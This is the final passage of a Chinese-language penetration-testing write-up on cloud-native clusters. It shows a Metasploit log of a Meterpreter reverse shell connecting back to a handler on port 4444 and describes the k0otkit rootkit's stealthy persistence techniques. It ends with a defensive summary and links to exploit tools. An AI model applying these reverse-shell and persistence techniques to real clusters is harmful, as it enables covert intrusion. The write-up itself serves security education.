
```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.103 - Meterpreter session 2 closed.  Reason: User exit
msf5 exploit(multi/handler) >
[*] Sending stage (985320 bytes) to 192.168.1.103
[*] Meterpreter session 3 opened (192.168.19.243:4444 -> 192.168.1.103:56710) at
2020-11-19 22:30:18 -0500
```

另外，k0otkit基于Meterpreter进行反弹shell，流量是加密的。它还采用了动态容器注入、无文件攻击等技术，具有很好的隐蔽性。欲了解更多关于k0otkit的信息，可参考仓库的README.md文档[9]。

至此，从Web渗透到拿下整个集群并隐蔽持久化控制，渗透实战结束。

总结

一起把整个流程走下来，相信读者会发现这个过程还是蛮有趣的。我们用一个更形象的图来展示本次渗透过程：



借助这个实验，我们能够清楚地看到云原生环境与传统环境在渗透测试方面的异同。正所谓知己知彼，百战不殆，对于云原生的用户和安全研究者来说，我们只有摸清楚可能的攻击路径和方法，才能设计、布置出有效的防守体系。

在步步深入的攻击过程中，我们也能够感受到，如果集群采用了较为完善的纵深防御策略，或遵从了最小权限原则，攻击难度和成本将大大提高。因此，无论攻防环境发生怎样的变化，经典的安全理念始终是值得认真贯彻的。

参考文献

1. https://docs.docker.com/engine/install/ubuntu/
2. http://www.dvwa.co.uk
3. https://gist.github.com/islishude/231659cec0305ace090b933ce851994a
4. https://github.com/epinna/weevely3
5. https://en.wikipedia.org/wiki/Setuid
6. https://github.com/scumjr/dirtycow-vdso
7. https://github.com/brant-ruan/k0otkit
8. https://en.wikipedia.org/wiki/Rootkit
9. https://github.com/brant-ruan/k0otkit/blob/main/README.md